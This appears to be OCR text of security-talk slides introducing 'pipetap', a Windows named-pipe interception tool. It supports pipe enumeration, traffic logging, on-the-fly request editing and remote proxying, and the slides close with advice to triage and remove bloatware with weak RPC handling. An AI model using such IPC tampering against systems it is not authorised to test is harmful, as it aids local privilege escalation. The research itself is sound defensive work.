
Or some PowerShell

- Get-ChildItem \\.\pipe\

pipetap




- Multi process / target
- Pipe list / perm enum
- Pipe comms log & export
- On-the-fly editing
- Pipe client (incl. remote in-process and TCP -> pipe proxy)


=={ pipetap }==
File View Panels About
Current IL: Medium
Proxy Replay Injector Pipelist
#1 #2 +
Target
5000 PID Disconnect [connected] Edit requests Edit responses
Payload Editor
Next Request on: \pipetap.test | Mode: Text Hex | Encoding: UTF-8 UTF-16 | 54 byte(s)
00: 74 68 69 73 20 69 73 20 73 6F 6D 65 20 61 72 62 69 74 72
13: 61 72 79 20 73 74 72 69 6E 67 20 64 61 74 61 20 66 72 6F
26: 6D 20 6D 79 20 70 69 70 65 20 63 6C 69 65 6E 74
this is some arbitr
ary string data fro
m my pipe client
Options Range 00..35
Replace & Continue Reset Passthrough
Next Response | Mode: Text Hex | Encoding: UTF-8 UTF-16 | 0 byte(s)
Replace & Continue Reset Passthrough
Traffic Log
Clear Direction: All filter Save...
ID Time Dir Pipe API Peer Image Peer PID Size Data
60 20:10:44 <- \pipetap.test NtReadFile pipetap-test-client.exe 5000 54 this is some arbitrary string data from my pipe client
59 20:10:29 -> \pipetap.test NtWriteFile pipetap-test-client.exe 5000 54 this is some arbitrary string data from my pipe client
58 20:09:16 <- \pipetap.test NtReadFile pipetap-test-client.exe 5000 83 QY2...wC=0uLf.k..S.Ef2....R<_m.....X."...].....@.O^i..0'..\.P.tV.p.tw.Bw.,...i
57 20:09:16 -> \pipetap.test NtWriteFile pipetap-test-client.exe 5000 83 QY2...wC=0uLf.k..S.Ef2....R<_m.....X."...].....@.O^i..0'..\.P.tV.p.tw.Bw.,...i
56 20:09:16 <- \pipetap.test NtReadFile pipetap-test-client.exe 5000 60 ...*..n..!.~.H.%."..Y..+.!m.].Sv`y..7..c`....e.t..6.(..e....
55 20:09:16 -> \pipetap.test NtWriteFile pipetap-test-client.exe 5000 60 ...*..n..!.~.H.%."..Y..+.!m.].Sv`y..7..c`....e.t..6.(..e....
54 20:09:16 <- \pipetap.test NtReadFile pipetap-test-client.exe 5000 193 .*.NGXS!...A.$.d...Wn!..s$...k..D.....\..W9Z..0.Q.i..IF.-..&.g$...DA...n.<|.U..
53 20:09:16 -> \pipetap.test NtWriteFile pipetap-test-client.exe 5000 193 .*.NGXS!...A.$.d...Wn!..s$...k..D.....\..W9Z..0.Q.i..IF.-..&.g$...DA...n.<|.U..
52 20:09:15 <- \pipetap.test NtReadFile pipetap-test-client.exe 5000 29 ......1_.}..Um.q.?P.k.......
51 20:09:15 -> \pipetap.test NtWriteFile pipetap-test-client.exe 5000 29 ......1_.}..Um.q.?P.k.......
50 20:09:15 <- \pipetap.test NtReadFile pipetap-test-client.exe 5000 246 .j../C.Y.;..dyb....m@.o?-.j..@.....3....k..W.....{.C.+.....12c..[.....> .. ..;..
49 20:09:15 -> \pipetap.test NtWriteFile pipetap-test-client.exe 5000 246 .j../C.Y.;..dyb....m@.o?-.j..@.....3....k..W.....{.C.+.....12c..[.....> .. ..;..
48 20:09:15 <- \pipetap.test NtReadFile pipetap-test-client.exe 5000 91 t.q|..w.....M].5<0.....@....@.K..X.nh...r.M..w....m_..L.....d(..{.....^..
47 20:09:15 -> \pipetap.test NtWriteFile pipetap-test-client.exe 5000 91 t.q|..w.....M].5<0.....@....@.K..X.nh...r.M..w....m_..L.....d(..{.....^..
46 20:09:15 <- \pipetap.test NtReadFile pipetap-test-client.exe 5000 87 -..7...&...B.....xiG..i.X..-.2.....*.n....P..eT5b.....R/.B.}`$8./..`x..Hd....~.\
45 20:09:15 -> \pipetap.test NtWriteFile pipetap-test-client.exe 5000 87 -..7...&...B.....xiG..i.X..-.2.....*.n....P..eT5b.....R/.B.}`$8./..`x..Hd....~.\
44 20:09:15 <- \pipetap.test NtReadFile pipetap-test-client.exe 5000 241 .....\..M.k.O.....[=e..Hjv.....s.w3*../.....-....,K.....z#&.....y..nT.G.5...u." ...
43 20:09:15 -> \pipetap.test NtWriteFile pipetap-test-client.exe 5000 241 .....\..M.k.O.....[=e..Hjv.....s.w3*../.....-....,K.....z#&.....y..nT.G.5...u." ...
42 20:09:15 <- \pipetap.test NtReadFile pipetap-test-client.exe 5000 51 ,.H..Y....>.....7....>.sl`...9*\\}.K.U..DQD....*.
41 20:09:15 -> \pipetap.test NtWriteFile pipetap-test-client.exe 5000 51 ,.H..Y....>.....7....>.sl`...9*\\}.K.U..DQD....*.
40 20:09:14 <- \pipetap.test NtReadFile pipetap-test-client.exe 5000 109 ...$.Z.:..W..~#.#d.....F ..?G.....k..Y.]....P.jZ..1-.`..P~4|L.H....i...M....

Coming Soon™

https://github.com/sensepost/pipetap



Conclusion

- Products, built in 2025, are still doing silly RPC things.
- Think twice if you need that bloatware.
- Do a quick triage of any bloatware you have installed, check for the PWN triad and then uninstall them.

Thanks!

https://github.com/sensepost/bloatware-pwn